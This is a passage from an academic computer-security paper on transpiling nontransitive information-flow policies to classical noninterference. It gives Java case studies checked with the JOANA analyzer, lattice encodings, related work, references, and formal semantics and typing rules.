9   public Bob(){ initiator(); c = new Charlie(); }
10  public void receive(int x){ data1 = x; }
11  public void good(){ c.receive(data2); }
12  public void bad(){ c.receive(data1); }
13  public void finalizer(){
14    data1_sink = data1;
15    data2_sink = data2;
16    c.finalizer();
17  }
18 }

1 public class Charlie {
2   private int data_source, data, data_sink;
3   public void initiator(){data = data_source;}
4   public Charlie(){ initiator(); }
5   public void receive(int x){ data = x; }
6   public void finalizer(){ data_sink = data; }
7 }
```

Figure E.18: The canonical version of Alice-Bob-Charlie.

```

1  setLattice e<=A, e<=B, e<=C, A<=AB, A<=AC, B<=AB,
2  B<=BC, AB<=ABC, C<=AC, C<=BC, AC<=ABC, BC<=ABC
3  source Alice.data_source    A
4  sink   Alice.data_sink      A
5  source Bob.data1_source     B
6  sink   Bob.data1_sink       AB
7  source Bob.data2_source     B
8  sink   Bob.data2_sink       AB
9  source Charlie.data_source  C
10 sink   Charlie.data_sink    BC
11 run    classical-ni

```

Figure E.19: A snippet of JOANA script for Alice-Bob-Charlie.

The transpiler suffices to inject the initiator and finalizer methods per class. For readability, we slightly modify the canonicalization algorithm. We add a *source* field assigned to the initial value of the field in the original program, instead of replacing occurrences of the variable with *temp* variables. As an example, the canonical version of the program is shown in Figure E.18.

Considering the labels A , B , and C , for Alice, Bob, and Charlie and with respect to the permitted flow ($A \triangleright B, B \triangleright C$), the transpiler also generates the input script for JOANA. Figure E.19 displays the important snippet of it.

The first line describes the power-lattice, where e denotes the empty set as the bottom element. It is followed by the list of annotations on field variables to distinguish *sources* and *sinks* of information per class. For example, the line `sink Charlie.data_sink BC` means `Charlie.data_sink` is a sink variable with the security level BC (the set of nontransitive labels can flow to C). The last command of the script triggers the flow-sensitive information flow analysis. As the result of the analysis, JOANA reports the security violation `Illegal flow from Alice.data_source to Charlie.data_sink, visible for BC`, which captures the undesired explicit flow.

Omitting invocation of the bad method yields a secure program. In this case, JOANA reports `No violations found after running the same script on the canonical version of the secure program`.

E.5.2 Confused deputy

We benefit from the fact that nontransitive information flow control supports enforcing both confidentiality and integrity policies. The confused deputy problem [12] occurs in a situation when an untrusted component is able to manipulate a trusted component and misuse its authority to execute a sensitive operation. It is an integrity problem since the policy states if the attacker

is not permitted to alter a resource, then there must not be any way to do so, directly or by using a deputy. We adopt Lu and Zhang's code [17] as a starting point to represent the confused deputy problem.

Figure E.20 illustrates the skeleton of the source code. We make use of four classes: `Library`, `Service`, `Downloaded_Code`, and `Trusted_Code`. Values in `Library` are protected and only `Service` is privileged to access them. The class `Downloaded_Code` is third-party code that cannot access to `Library`, while `Trusted_Code` is completely trusted. Invoking `addLog` method of `Service` is permitted because it updates a non-executable log file in `Service`, but the `process` method of `Library` must not be called with data from `Downloaded_Code` via `Service`. To rephrase the integrity policy, `Downloaded_Code` should not have any effects on the sensitive component `Library`, directly or indirectly, while `Trusted_Code` can. Given the initial letters of the component names as their labels, the specified policy is $D \triangleright S$, $S \triangleright L$, $T \triangleright S$ and $T \triangleright L$.

On the other hand, `Downloaded_Code` must not retrieve `Library`'s information through invoking the `query` method by `Service`. Taking confidentiality policies into account, we add flow relations $L \triangleright S$, $S \triangleright D$, $L \triangleright T$, and $S \triangleright T$ to exclude the illegal flows from `Library` to `Downloaded_Code` violating data secrecy. To sum up, the intended policy is the aggregation of the integrity and confidentiality policies, which are defined uniformly by the aforementioned nontransitive flows.

The transpiler generates the canonical version of the program and annotates sources and sinks of information in classes. JOANA discovers the violations in the program and reports the two existing illegal flows: Illegal flow from `Downloaded_Code.data_source` to `Library.printValue_sink`, visible for LS (integrity) and Illegal flow from `Library.someValue_source` to `Downloaded_Code.result_sink`, visible for DS (confidentiality).

A secure version of the program is the one without calling `service.print` (data) and `service.query(key)` in the operation method. Now information from `Downloaded_Code` (as $\{D\}$) influences only `logFile` in `Service` (as $\{D, L, S, T\}$), which is allowed by the policy. JOANA also confirms security of the program by running the same script on the canonical version of the revised program.

E. Nontransitive Policies Transpiled

```
1 public class Library {
2     private int someValue = 5, printValue = 0;
3     ...
4     public void process(int src){
5         printValue = src;
6     }
7     public int retrieve(int key){
8         return someValue;
9     }
10 }
```

```
1 public class Service {
2     private int logFile = 0;
3     private Library library;
4     ...
5     public void addLog(int x, int y){
6         logFile += x + y ;
7     }
8     public void print(int data){
9         library.process(data);
10    }
11    public int query(int key){
12        return library.retrieve(key);
13    }
14 }
```

```
1 public class Downloaded_Code {
2     private int data = 7, key = 4, result;
3     private Service service;
4     ...
5     public static void main(String[] args){
6         Downloaded_Code dc = new Downloaded_Code();
7         dc.operation();
8     }
9     private void operation(){
10        service.addLog(data, key);
11        service.print(data);
12        result = service.query(key);
13    }
14 }
```

Figure E.20: The skeleton of Confused deputy source code.

```

1 public class Bank {
2     private int id = 20;
3     ...
4     public int getBalance(int x){
5         if (x == id) return balance; //flow #1
6         return 0;
7     }
8 }

1 public class BankLog {
2     private int userId = 20, balance;
3     private Bank b; private Logger l;
4     ...
5     private void operation(){
6         balance = b.getBalance(userId);
7         if (balance > 0) //flow #2
8             l.append(userId);
9     }
10 }

```

Figure E.21: An excerpt from Bank logger source code.

E.5.3 Bank logger

We discuss another example in which two bank services for processing customers' information (Bank) and logging their public information (Logger) are totally separated. A client component (BankLog) is developed to communicate with both services at the same time. Figure E.21 focuses on the important parts of the source code. The two components Bank and BankLog can mutually access each other's information, although Logger may read insensitive information. Thus, Logger must not interfere with Bank directly or indirectly. We label Bank, Logger, and BankLog components as B , L , and C , respectively. Consequently, the intended policy is $C \triangleright B$, $B \triangleright C$, and $C \triangleright L$.

The current implementation of the program violates the policy by two implicit flows. The `getBalance` method checks whether the `id` exists, and BankLog only requests for logging if the sensitive value `balance` is positive. Executing the JOANA script on the canonical version of the program generates the following report: Illegal flow from `Bank.id_source` to `Logger.logFile_sink`, visible for CL (flow #1) and Illegal flow from `Bank.balance_source` to `Logger.logFile_sink`, visible for CL (flow #2).

To secure the program, the log content must not be influenced by sensitive information. One possible way to repair the program is logging the number of accesses to the client component BankLog. Hence, we replace lines


```
1  setLattice e<=L,e<=H,L<=LH,H<=LH
2  source Alice.data_source L
3  sink Alice.data_sink L
4  source Bob.secret_source H
5  sink Bob.secret_sink LH
6  source Bob.data_source H
7  sink Bob.data_sink LH
```

Figure E.22: A snippet of JOANA script for Low-High.

7 and 8 of BankLog (in the operation method) with `l.append(1)`. With this change, JOANA accepts the canonical version of the program using the same script.

E.5.4 Low-High

The previous examples included more than two components, which allowed us to contrast transitive and nontransitive policies. The following example demonstrates the compatibility with the baseline case of the two-level security policy. The program (in Appendix E.II) contains two components Alice and Bob, where Alice updates her data influenced by Bob’s secret value. We define the nontransitive policy $L \triangleright H$ such that L is the label of Alice and H is for Bob.

The transpiler transforms the program and generates the input script for JOANA, as can be seen in Figure E.22. Therefore, JOANA analyzes the program and reports message `Illegal flow from Bob.secret_source to Alice.data_sink, visible for L` expresses the security violation caused by the implicit flow.

Removing the illegal flow (line 13 in Alice) makes the program secure, which is verified by running the JOANA script on the canonical version of the modified program.

E.6 Alternative policies and encodings

Fine-grained policies. While the main motivation for nontransitive types is enforcing coarse-grained information-flow policies, where labels represent components, the notion of nontransitive security is not limited to module separation [17]. Other real-world scenarios such as policies in social media (e.g., “only my friends can see my photo but not friends of my friends”) also naturally match nontransitive policies. Our framework can thus be gen-

eralized to decouple the flow-to relation from component labels, allowing fine-grained nontransitive policies.

Scalability. The proposed transpiler employs the power-lattice encoding that expands the number of security levels exponentially. For the type system, however, its time and space complexity do not depend on the size of the lattice. The reason is that we never need to store the lattice, as the flow-to relation is implicitly derived from its elements. In an off-the-shelf deployment of JOANA, there is no time blowup, but we cannot avoid the space blowup because JOANA is lattice-agnostic. Making JOANA aware of the power-lattice nature of the lattice (e.g., in the style of DLM [19]) can help avoiding the blowup in the current implementation.

Alternative encodings. A power-lattice encoding enables us to support declassification and dynamic policies. However, when such generality is not needed, we can reduce the size of the lattice by alternative encodings, with the cost of losing granularity of information stored in security labels.

We identify the soundness constraint for a nontransitive-to-transitive policy encoding as $\ell \triangleright \ell' \iff \ell_{source} \sqsubseteq \ell'_{sink}$, where source and sink variables of a component are labeled as ℓ_{source} and ℓ_{sink} , respectively, when the component has label ℓ in the nontransitive setting (recall that \triangleright is reflexive). Note that the powerset lattice encoding indeed meets the condition because $\forall \ell, \ell' \in L_{\mathcal{N}}. \ell_{source} = \{\ell\} \wedge \ell_{sink} = C(\ell) \wedge (\ell \triangleright \ell' \iff \{\ell\} \subseteq C(\ell'))$ (see Figure E.6). Among various lattices satisfying the constraint, a minimal one is desirable, i.e., the one with the smallest set of labels.

We present a so-called *source-sink* lattice encoding that satisfies the soundness constraint and reduces the size of the lattice from exponential to polynomial. We start with a source-sink partial order where for all $\ell \in L_{\mathcal{N}}$, there are $\ell_{src}, \ell_{snk} \in L_{\mathcal{T}}$ such that $\ell_{src} \sqsubseteq \ell_{snk}$, due to reflexivity of the \triangleright relation. Then, according to the soundness constraint, we include transitive relations between levels based on the specified nontransitive flows. Since the security levels must constitute a lattice, we apply the Dedekind–MacNeille completion algorithm [4] to compute the smallest lattice containing the partial order. If a unique least upper (resp. greatest lower) bound for any pairs of source (resp. sink) levels does not exist, it adds an intermediary level between two source and two sink levels such that the intermediary level is the lub of the source levels and the glb of the sinks. It also makes one top and one bottom element for the lattice. Figure E.23a illustrates the resulting source-sink lattice for the running example ($A \triangleright B$ and $B \triangleright C$).

In the worst case, the size of the lattice is $O(|L_{\mathcal{N}}|^2)$ and the time complexity of the algorithm is $O(|L_{\mathcal{N}}|^4)$, as proved in Appendix E.I. Furthermore, optimization techniques can make the partial order compact, before construct-




Figure E.23: (a) A source-sink lattice encoding for the running example;
 (b) A minimal lattice.

ing the lattice out of it; for example, any pairs of ℓ_{src} and ℓ_{snk} coincide in the partial order when one of them is only in relation with the other one, not any other levels. Figure E.23b depicts the minimal source-sink lattice for the nontransitive policy in question; observe how A_{sink} and C_{source} are collapsed.

We demonstrate the NTNI-to-TNI transpilation defined for a source-sink lattice, in comparison with the power-lattice encoding, by replacing $\{\ell\}$ with ℓ_{src} and $C(\ell)$ with ℓ_{snk} in the labeling function and program transformation. In Appendix E.I, we formally introduce the transpilation using a source-sink lattice. We make use of the program canonicalization for batch-job programs and define the transitive encoding of a nontransitive policy based on a given source-sink lattice (Definition E.15). We prove that any nontransitive policy on a program can be reduced to a corresponding transitive policy on a semantically equivalent program (Theorem E.9). For the enforcement mechanism, we prove that the presented flow-sensitive type system, while a source-sink lattice is in place, is sound and more permissive than the nontransitive type system (Theorems E.10 and E.11). Moreover, our results can be generalized to programs with intermediate inputs and outputs, where the program transformation algorithm replaces the level of input and output commands to ℓ_{src} and ℓ_{snk} , respectively (Algorithm 3 and Theorem E.12). We also prove that the flow-sensitive type system for programs with I/O is compatible with a source-sink lattice (Theorem E.13).

E.7 Related work

Our starting point is the special-purpose notions Nontransitive Noninterference (NTNI) and Nontransitive Types (NTT) by Lu and Zhang [17]. Our work demonstrates how to cast NTNI as classical noninterference on a lattice and how to improve the precision of NTT by classical flow-sensitive analysis.

Nontransitive noninterference is not to be confused by intransitive noninterference. Intransitive noninterference was introduced by Rushby [25] and explored by, amongst others, Roscoe and Goldsmith [23], Mantel and Sands [18], and Ron van der Meyden [30]. Intransitive noninterference is intended to address the *where* dimension of declassification [27]. The typical scenario for intransitive noninterference is ensuring that sensitive data is passed through a trusted encryption module before it is released. For example, security labels might be *low*, *encrypt*, and *high*, ordered by $high \rightarrow encrypt \rightarrow low$ while $high \not\rightarrow low$. Like nontransitive policies, intransitive policies do not assume transitive policies. However, there is a fundamental difference between nontransitive and intransitive policies: intransitive noninterference allows *low* information to be (indirectly) dependent on *high*. In the encryption module scenario, this means that changes in the (high) plaintext may reflect in the changes in the (low) ciphertext. In contrast, nontransitive policy $A \triangleright B$ and $B \triangleright C$ guarantees that there are no information dependencies from *A* to *C* whatsoever.

Further approaches to declassification introduce decentralized hierarchies and dynamic policies. Myers and Liskov's DLM [19] is based on transitive policies that encode ownership in the labels. The goal is to allow declassification only if it is allowed by the owner(s) of the data. DC labels [28] by Stefan et al. models a setting of mutual distrust without relying on a centralized principal hierarchy. DC labels incorporate formulas over principals, modeling can-flow-to relation by logical implication. FLAM [2] by Arden et al. explores robust authorization to mitigate delegation loopholes in policies like DLM. Jia and Zdancewic [15] encode security types using authorization logic in a programming language for access control. Their encoding does not assume transitivity and it needs to be encoded as explicit delegations. Swamy et al. [29] and Broberg et al. [6] explore the effects of dynamic policy updates on the transitivity of flows. Broberg et al. call a flow *time-transitive* if information leaks from *A* to *C* via *B* even if no flows from *A* to *C* are allowed at any given time. This can happen when the policy of allowing flows from *A* to *B* is dynamically updated to allow flows from *B* to *C*. Time-transitivity is not in the scope of our work because our policies are static.

Rajani and Garg [22] explore the granularity of policies for information flow control. They show that fine-grained type systems that track the propagation of values are as expressive as coarse-grained type systems that track the propagation of context. Vassena et al. [31] expand the study to the dynamic setting. Xiang and Chong [33] use opaque labeled values in their study of dynamic coarse-grained information flow control for Java-like languages. However, in both cases, the considered policies are transitive. An interest-

ing avenue for future work is to explore whether these approaches can be integrated with ours to be able to handle nontransitive policies.

Our proof-of-concept implementation of the flow-sensitive analysis for Java draws on Hammer and Snelting’s JOANA [10, 11]. Note that our reduction results are general, enabling the use of other practical flow-sensitive analyses like Pidgin [16] by Johnson et al. for tracking nontransitive policies.

E.8 Conclusion

In order to support module-level coarse-grained information-flow policies, Nontransitive Noninterference (NTNI) and Nontransitive Types (NTT) have been suggested recently as a new security condition and enforcement. In contrast to Denning’s classical lattice model, NTNI and NTT assume no transitivity of the underlying flow relation. NTNI and NTT, in the form they were proposed, are nonstandard, requiring the development of nonstandard semantic machinery to reason about NTNI and the development of nonstandard enforcement techniques to track NTT.

This paper demonstrates that despite the different aims and intuitions of nontransitive policies compared to classical transitive policies, nontransitive noninterference can in fact be reduced to classical transitive noninterference.

On the security characterization side, we show that NTNI corresponds to classical noninterference on a lattice that records source-to-sink relations derived from nontransitive policies. On the enforcement side, we devise a lightweight program transformation that enables us to leverage standard flow-sensitive information-flow analyses to enforce nontransitive policies. Further, we improve the permissiveness over the nonstandard NTT enforcement while retaining the soundness. We show that our security characterization and enforcement results naturally generalize to a language with intermediate input and outputs. An immediate practical benefit of our work is the implication that there is no need for dedicated design and implementation for the enforcement of nontransitive policies for practical programming languages. Instead, we can leverage state-of-the-art flow-sensitive information-flow tools, which we demonstrate by utilizing JOANA to enforce nontransitive policies for Java programs.

Acknowledgments. Thanks are due to Yi Lu and Chenyi Zhang for inspiring this line of work and for the interesting discussions. This work was partially supported by the Swedish Foundation for Strategic Research (SSF), the Swedish Research Council (VR), and the Danish Council for Independent Research for the Natural Sciences (DFF/FNU, project 6108-00363).

Bibliography

- [1] M. M. Ahmadpanah, A. Askarov, and A. Sabelfeld. Nontransitive Policies Transpiled - Supplementary Materials. <https://www.cse.chalmers.se/research/group/security/ntni>, 2021.
- [2] O. Arden, J. Liu, and A. C. Myers. Flow-limited authorization. In *CSF*, 2015.
- [3] A. Askarov, S. Hunt, A. Sabelfeld, and D. Sands. Termination-insensitive noninterference leaks more than just a bit. In *ESORICS*, 2008.
- [4] K. Bertet, M. Morvan, and L. Nourine. Lazy completion of a partial order to the smallest lattice. In *Second Int. Symp. on Knowledge Retrieval, Use and Storage for Efficiency*, 1997.
- [5] A. Bohannon, B. C. Pierce, V. Sjöberg, S. Weirich, and S. Zdancewic. Reactive noninterference. In *CCS*, 2009.
- [6] N. Broberg, B. van Delft, and D. Sands. The anatomy and facets of dynamic policies. In *CSF*, 2015.
- [7] S. Dahlgaard, M. B. T. Knudsen, and M. Stöckel. Finding even cycles faster via capped k-walks. In *STOC*, 2017.
- [8] D. E. Denning. A lattice model of secure information flow. *Communications of the ACM*, 1976.
- [9] B. Ganter and S. O. Kuznetsov. Stepwise construction of the dedekind-macneille completion (research note). In *ICCS*, volume 1453, 1998.
- [10] C. Hammer and G. Snelting. Flow-sensitive, context-sensitive, and object-sensitive information flow control based on program dependence graphs. *Int. J. Inf. Sec.*, 2009.
- [11] C. Hammer and G. Snelting. JOANA: Java Object-sensitive ANALysis. <https://pp.ipd.kit.edu/projects/joana/>, 2020.
- [12] N. Hardy. The confused deputy (or why capabilities might have been invented). *ACM SIGOPS Oper. Syst. Rev.*, 22(4), 1988.
- [13] D. Hedin and A. Sabelfeld. A perspective on information-flow control. In *Software Safety and Security*. IOS Press, 2012.

- [14] S. Hunt and D. Sands. On flow-sensitive security types. In *POPL*, 2006.
- [15] L. Jia and S. Zdancewic. Encoding information flow in Aura. In *PLAS*, 2009.
- [16] A. Johnson, L. Waye, S. Moore, and S. Chong. Exploring and enforcing security guarantees via program dependence graphs. In *PLDI*, 2015.
- [17] Y. Lu and C. Zhang. Nontransitive security types for coarse-grained information flow control. In *CSF*, 2020.
- [18] H. Mantel and D. Sands. Controlled declassification based on intransitive noninterference. In *APLAS*, 2004.
- [19] A. C. Myers and B. Liskov. Protecting privacy using the decentralized label model. *ACM Trans. Softw. Eng. Methodol.*, 2000.
- [20] L. Nourine and O. Raynaud. A fast incremental algorithm for building lattices. *J. Exp. Theor. Artif. Intell.*, 14(2-3), 2002.
- [21] R. Pawlak, M. Monperrus, N. Petitprez, C. Noguera, and L. Seinturier. SPOON: A library for implementing analyses and transformations of java source code. *Softw. Pract. Exp.*, 46(9), 2016.
- [22] V. Rajani and D. Garg. Types for information flow control: Labeling granularity and semantic models. In *CSF*, 2018.
- [23] A. W. Roscoe and M. H. Goldsmith. What is intransitive noninterference? In *CSFW*, 1999.
- [24] J. Rumbaugh, I. Jacobson, and G. Booch. *Unified Modeling Language Reference Manual, The (2nd Edition)*. Pearson Higher Education, 2004.
- [25] J. Rushby. *Noninterference, transitivity, and channel-control security policies*. SRI International, Computer Science Laboratory Menlo Park, 1992.
- [26] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 2003.
- [27] A. Sabelfeld and D. Sands. Declassification: Dimensions and principles. *J. Comp. Sec.*, 2009.
- [28] D. Stefan, A. Russo, D. Mazières, and J. C. Mitchell. Disjunction category labels. In *NordSec*, 2011.

Bibliography

- [29] N. Swamy, M. Hicks, S. Tse, and S. Zdancewic. Managing policy updates in security-typed languages. In *CSFW*, 2006.
- [30] R. van der Meyden. What, indeed, is intransitive noninterference? *J. Comput. Secur.*, 2015.
- [31] M. Vassena, A. Russo, D. Garg, V. Rajani, and D. Stefan. From fine- to coarse-grained dynamic information flow control and back. In *POPL*, 2019.
- [32] D. M. Volpano, C. E. Irvine, and G. Smith. A sound type system for secure flow analysis. *J. Comp. Sec.*, 1996.
- [33] J. Xiang and S. Chong. Co-Inflow: Coarse-grained Information Flow Control for Java-like Languages. In *S&P*, 2021.
- [34] R. Yuster and U. Zwick. Finding even cycles even faster. *SIAM J. Discret. Math.*, 10(2), 1997.

Appendix

E.1 Source-sink encoding

We define the source-sink lattice encoding of a nontransitive policy to a transitive policy for canonical programs as follows.

Definition E.15 (*Transitive Encoding of Nontransitive Policies*). Given a nontransitive policy $\mathcal{N} = \langle L_{\mathcal{N}}, \succeq, \Gamma_{\mathcal{N}} \rangle$ and a program c , a corresponding transitive policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$ on the canonical version of the program is $L_{\mathcal{T}} \supseteq \{\ell_{src}, \ell_{snk} \mid \ell \in L_{\mathcal{N}}\} \cup \{\top, \perp\}$ and $\forall \ell, \ell' \in L_{\mathcal{N}}. \ell \succeq \ell' \iff \ell_{src} \sqsubseteq \ell'_{snk}$ (\succeq is reflexive) such that $\langle L_{\mathcal{T}}, \sqsubseteq \rangle$ constitutes a lattice, and

$$\forall x \in \text{Var}_c. \Gamma_{\mathcal{N}}(x) = \ell \implies \begin{cases} \Gamma_{\mathcal{T}}(x) & = \ell_{src} \\ \Gamma_{\mathcal{T}}(x_{temp}) & = \top \\ \Gamma_{\mathcal{T}}(x_{sink}) & = \ell_{snk} \end{cases} .$$

As stated in Definition E.15, the initial and final values of an ℓ -observable variable x of the given program are ℓ_{src} - and ℓ_{snk} -observable in the canonical version, respectively. Also, only the top-level observer can see final values of internal *temp* variables, thus makes them \top -observable. The next lemma demonstrates that for any canonical program satisfying a nontransitive policy, the program also complies with a corresponding transitive policy and vice versa.

Lemma E.5 (*From $NTNI_{\top}$ to TNI_{\top} for Canonical Programs*). Any canonical program $\text{Canonical}(c)$ is secure with respect to a nontransitive security policy \mathcal{N} where $\forall x \in \text{Var}_c. \Gamma_{\mathcal{N}}(x_{temp}) = \Gamma_{\mathcal{N}}(x_{sink}) = \Gamma_{\mathcal{N}}(x)$ if and only if the canonical program is secure according to a corresponding transitive security policy \mathcal{T} . We write $\forall c. \forall \mathcal{N}. \exists \mathcal{T}. NTNI_{\top}(\mathcal{N}, \text{Canonical}(c)) \iff TNI_{\top}(\mathcal{T}, \text{Canonical}(c))$.

Therefore, we prove that any nontransitive policy on a given program can be modeled as a transitive policy on the canonical version of the program.

Theorem E.9 (*From $NTNI_{\top}$ to TNI_{\top}*). For any program c and any nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \succeq, \Gamma_{\mathcal{N}} \rangle$, there exist a semantically equivalent (modulo canonicalization) program c' and a transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$, as specified in Definition E.15, such that $NTNI_{\top}(\mathcal{N}, c) \iff TNI_{\top}(\mathcal{T}, c')$. Formally,

$$\forall \mathcal{N}. \forall c. \exists \mathcal{T}. \exists c'. c \simeq_C c' \wedge NTNI_{\top}(\mathcal{N}, c) \iff TNI_{\top}(\mathcal{T}, c').$$

Expression Evaluation

$$\frac{}{\langle v, M \rangle \Downarrow v} \quad \text{(IO-VALUE)}$$

$$\frac{}{\langle x, M \rangle \Downarrow M(x)} \quad \text{(IO-READ)}$$

$$\frac{\langle e_1, M \rangle \Downarrow v_1 \quad \langle e_2, M \rangle \Downarrow v_2}{\langle e_1 \oplus e_2, M \rangle \Downarrow v_1 \oplus v_2} \quad \text{(IO-OPERATION)}$$

Command Evaluation

$$\frac{}{\langle \text{skip}, M, I, O \rangle \rightarrow \langle \text{stop}, M, I, O \rangle} \quad \text{(IO-SKIP)}$$

$$\frac{\langle e, M \rangle \Downarrow v \quad M' = M[x \mapsto v]}{\langle x := e, M, I, O \rangle \rightarrow \langle \text{stop}, M', I, O \rangle} \quad \text{(IO-WRITE)}$$

$$\frac{c = \text{if } e \text{ then } c_{\text{true}} \text{ else } c_{\text{false}} \quad \langle e, M \rangle \Downarrow b}{\langle c, M, I, O \rangle \rightarrow \langle c_b, M, I, O \rangle} \quad \text{(IO-IF)}$$

$$\frac{c = \text{while } e \text{ do } c_{\text{body}} \quad \langle e, M \rangle \Downarrow \text{true}}{\langle c, M, I, O \rangle \rightarrow \langle c_{\text{body}}, c, M, I, O \rangle} \quad \text{(IO-WHILE-T)}$$

$$\frac{c = \text{while } e \text{ do } c_{\text{body}} \quad \langle e, M \rangle \Downarrow \text{false}}{\langle c, M, I, O \rangle \rightarrow \langle \text{stop}, M, I, O \rangle} \quad \text{(IO-WHILE-F)}$$

$$\frac{c = \text{input}(x, \ell) \quad I(\ell) = v.\sigma \quad I' = I[\ell \mapsto \sigma] \quad M' = M[x \mapsto v]}{\langle c, M, I, O \rangle \rightarrow \langle \text{stop}, M', I', O \rangle} \quad \text{(IO-INPUT)}$$

$$\frac{c = \text{output}(x, \ell) \quad M(x) = v \quad O' = O.v_\ell}{\langle c, M, I, O \rangle \rightarrow \langle \text{stop}, M, I, O' \rangle} \quad \text{(IO-OUTPUT)}$$

$$\frac{\langle c_1, M, I, O \rangle \rightarrow \langle c'_1, M', I', O' \rangle}{\langle c_1; c_2, M, I, O \rangle \rightarrow \langle c'_1; c_2, M', I', O' \rangle} \quad \text{(IO-SEQ-I)}$$

$$\frac{}{\langle \text{stop}; c, M, I, O \rangle \rightarrow \langle c, M, I, O \rangle} \quad \text{(IO-SEQ-II)}$$

Figure E.24: Language semantics with I/O.

The next theorem states that the flow-sensitive type system is sound; in other words, if the type system accepts a canonical program, then the pro-

E. Nontransitive Policies Transpiled

$\frac{}{\Gamma \vdash v : \perp}$	(IO-TT-VALUE)
$\frac{}{\Gamma \vdash x : \Gamma(x)}$	(IO-TT-READ)
$\frac{\Gamma \vdash e_1 : t_1 \quad \Gamma \vdash e_2 : t_2}{\Gamma \vdash e_1 \oplus e_2 : t_1 \sqcup t_2}$	(IO-TT-OPERATION)
$\frac{}{pc \vdash \Gamma\{\text{skip}\}\Gamma}$	(IO-TT-SKIP)
$\frac{\Gamma \vdash e : t}{pc \vdash \Gamma\{x := e\}\Gamma[x \mapsto pc \sqcup t]}$	(IO-TT-WRITE)
$\frac{\Gamma \vdash e : t \quad pc \sqcup t \vdash \Gamma\{c_{true}\}\Gamma' \quad pc \sqcup t \vdash \Gamma\{c_{false}\}\Gamma'}{pc \vdash \Gamma\{\text{if } e \text{ then } c_{true} \text{ else } c_{false}\}\Gamma'}$	(IO-TT-IF)
$\frac{\Gamma \vdash e : t \quad pc \sqcup t \vdash \Gamma\{c_{body}\}\Gamma}{pc \vdash \Gamma\{\text{while } e \text{ do } c_{body}\}\Gamma}$	(IO-TT-WHILE)
$\frac{pc \vdash \Gamma\{c_1\}\Gamma' \quad pc \vdash \Gamma'\{c_2\}\Gamma''}{pc \vdash \Gamma\{c_1; c_2\}\Gamma''}$	(IO-TT-SEQ)
$\frac{pc \sqsubseteq \ell}{pc \vdash \Gamma\{\text{input}(x, \ell)\}\Gamma[x \mapsto \ell]}$	(IO-TT-INPUT)
$\frac{pc \sqcup \Gamma(x) \sqsubseteq \ell}{pc \vdash \Gamma\{\text{output}(x, \ell)\}\Gamma}$	(IO-TT-OUTPUT)
$\frac{pc_1 \vdash \Gamma_1\{c\}\Gamma'_1 \quad pc_2 \sqsubseteq pc_1 \quad \Gamma_2 \sqsubseteq \Gamma_1 \quad \Gamma'_1 \sqsubseteq \Gamma'_2}{pc_2 \vdash \Gamma_2\{c\}\Gamma'_2}$	(IO-TT-SUB)

Figure E.25: Flow-sensitive typing rules with I/O.

gram satisfies the transitive noninterference, and consequently, the original program complies with the nontransitive policy.

Theorem E.10 (*Soundness of Flow-Sensitive Transitive Type System*).

$$pc \vdash_{\mathcal{T}} \{\text{Canonical}(c)\}\Gamma' \implies \text{TNI}_{\text{TT}}(\mathcal{T}, \text{Canonical}(c)).$$

The next theorem shows if a program is secure under the nontransitive type system, the flow-sensitive type system accepts the canonical version of the program as well.

Theorem E.11 (*Flow-Sensitive Type System Covers Nontransitive Type System*).

$$\mathcal{P}, \Gamma_1, pc \vdash c : t \implies pc \vdash \Gamma_2\{\text{Canonical}(c)\}\Gamma_3,$$

where $\forall x \in \text{Var}_c. \Gamma_3(x_{temp}) \sqsubseteq \bigsqcup_{\ell \in \Gamma_1(x)} \ell_{src} \wedge \mathcal{P}(x) = \ell \implies \Gamma_2(x) = \Gamma_3(x) = \ell_{src} \wedge \Gamma_2(x_{temp}) = \top \wedge \Gamma_2(x_{sink}) = \Gamma_3(x_{sink}) = \ell_{snk}$.

We also introduce the transpilation for programs with intermediate input/outputs. Similar to the batch-job style, we establish a source-sink lattice out of nontransitive labels, i.e., $L_{\mathcal{T}} \supseteq \{\ell_{src}, \ell_{snk} \mid \ell \in L_{\mathcal{N}}\} \cup \{\top, \perp\}$ and $\forall \ell, \ell' \in L_{\mathcal{N}}. \ell \supseteq \ell' \iff \ell_{src} \sqsubseteq \ell'_{snk}$ (\supseteq is reflexive) such that $\langle L_{\mathcal{T}}, \sqsubseteq \rangle$ is a lattice. In the program transformation algorithm, only the levels of input and output commands are modified because the notion of progress-insensitive noninterference only focuses on the relation between program inputs and outputs.

Program transformation. As explained in Algorithm 3, we label sources and sinks of information at a security level $\ell \in L_{\mathcal{N}}$ as ℓ_{src} and ℓ_{snk} , respectively. More precisely, we replace $input(x, \ell)$ commands with $input(x, \ell_{src})$, and also $output(x, \ell)$ commands with $output(x, \ell_{snk})$ in the program.

Algorithm 3: Transformation algorithm for programs with I/O.

Input : Program c
Output: Program $\text{Transform}(c)$
foreach $x \in \text{Var}_c$ **do**
 | $c[input(x, \ell) \mapsto input(x, \ell_{src})]$
 | $c[output(x, \ell) \mapsto output(x, \ell_{snk})]$
end
 $\text{Transform}(c) := c$
return $\text{Transform}(c)$

Obviously, the transformed version of a given program preserves the meaning and termination behavior of the original program, yet it changes the channel of output values. The input and output values at the level ℓ can be found on the input channel with label ℓ_{src} and the output channel labeled as ℓ_{snk} in the canonical version of the given program. The next lemma shows the semantic relation between a given program and the transformed one.

E. Nontransitive Policies Transpiled

